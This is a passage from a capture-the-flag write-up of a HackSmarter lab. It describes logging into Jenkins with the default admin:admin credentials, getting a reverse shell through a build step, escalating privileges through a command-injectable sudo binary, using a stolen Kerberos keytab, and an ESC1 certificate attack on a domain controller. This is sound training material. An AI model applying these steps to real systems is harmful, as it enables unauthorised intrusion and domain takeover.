Anomaly HackSmarter
Anomaly HackSmarter
Anomaly is a medium based lab which consists of 2 machines one is running unix and another is windows as the domain controller. We start of with the linux box which is running jenkins on port 8080, logged in using the default credentials and ran a build task which returns a shell on the box then we escalate our privileges to root using command injection vulnerbility on a router_config SUID binary which is allowed to run as root. After pwning the linux box we see that there is another machine which is running windows domain controller hence AD and unix boxes communicate with windows boxes through kerberos realm, upon searching the kerberos directory on unix box we found a keytab file containing the credentials of a user on the domain, using kinit to initialise this user and we got their TGT which is valid on the domain. Gathering bloodhound data reveals that Domain Computers can do ESC1 which is ADCS attack to request certificates on behalf of any user on the domain, there were 2 domain admins present on the system and since the administrator account was disabled on the domain we request a certificate for another domain administrator resulting in full domain compromise hence pwning the DC.

Initial Enumeration
Rustmap (10.0.22.129 - Windows DC)
Starting rustmap to find the initial ports on the DC
1
rustmap.py -ip 10.0.22.129



Scanning the DC, we found that it is running a active directory server and from the results we found that the domain name is anomaly.hsm and the FQDN be anomaly-dc.anomaly.hsm
Adding these to my /etc/hosts file so that DNS resolves them.
Rustmap (10.0.23.203 - Linux)
Lets now scan our another box which is the linux machine.
1
rustmap.py -ip 10.0.23.203

Looking at the results we only have 2 ports open on the box which is ssh and port 8080 running a jetty server version 10.0.20.
Lets start with the UNIX box first.
Web Enumeration (Linux)
Visiting port 8080 on 10.0.23.203, We have this page running jenkins.


Visiting a page that doesnt exists like http://10.0.23.203:8080/login/
This revealed the Jenkins version 2.452.1
I tried with the default credentials and they worked which are admin:admin
And we got logged in!

Lets try to get a shell on the Linux box.
Exploitaiton (LINUX)
Shell as Jenkins
So to exploit jenkins we first need to create a build and to do that we visit this url. http://10.0.23.203:8080/user/admin/my-views/view/all/

We created a build named shell.
Lets now configure this build.


We will add Execute Shell from the build steps.
This can execute the bash reverse shell for us.
Now we will take a bash reverse shell and modify it accordingly.

Now I’ll paste this in the Execute Shell window of jenkins and also start a listener on 9001 as this is our listening port on the rev-shell.

We save this build and run it.

By clicking on Build Now we get a shell back on our attacker machine.

Lets work our way around this shell and find some juicy things on this box and finally escalate our privileges.
Lets stabilise our shell using python3 pty.

Now checking for the sudo entries on this box.

We can run router_config using sudo permissions.
Also looking at the jenkins user home directory an in the .bash_history file.
